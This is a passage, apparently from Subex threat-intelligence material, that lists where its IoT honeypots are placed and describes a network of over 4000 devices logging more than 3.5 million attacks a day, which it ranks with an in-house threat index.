- Are landing Centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research Centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analysed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Subex. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.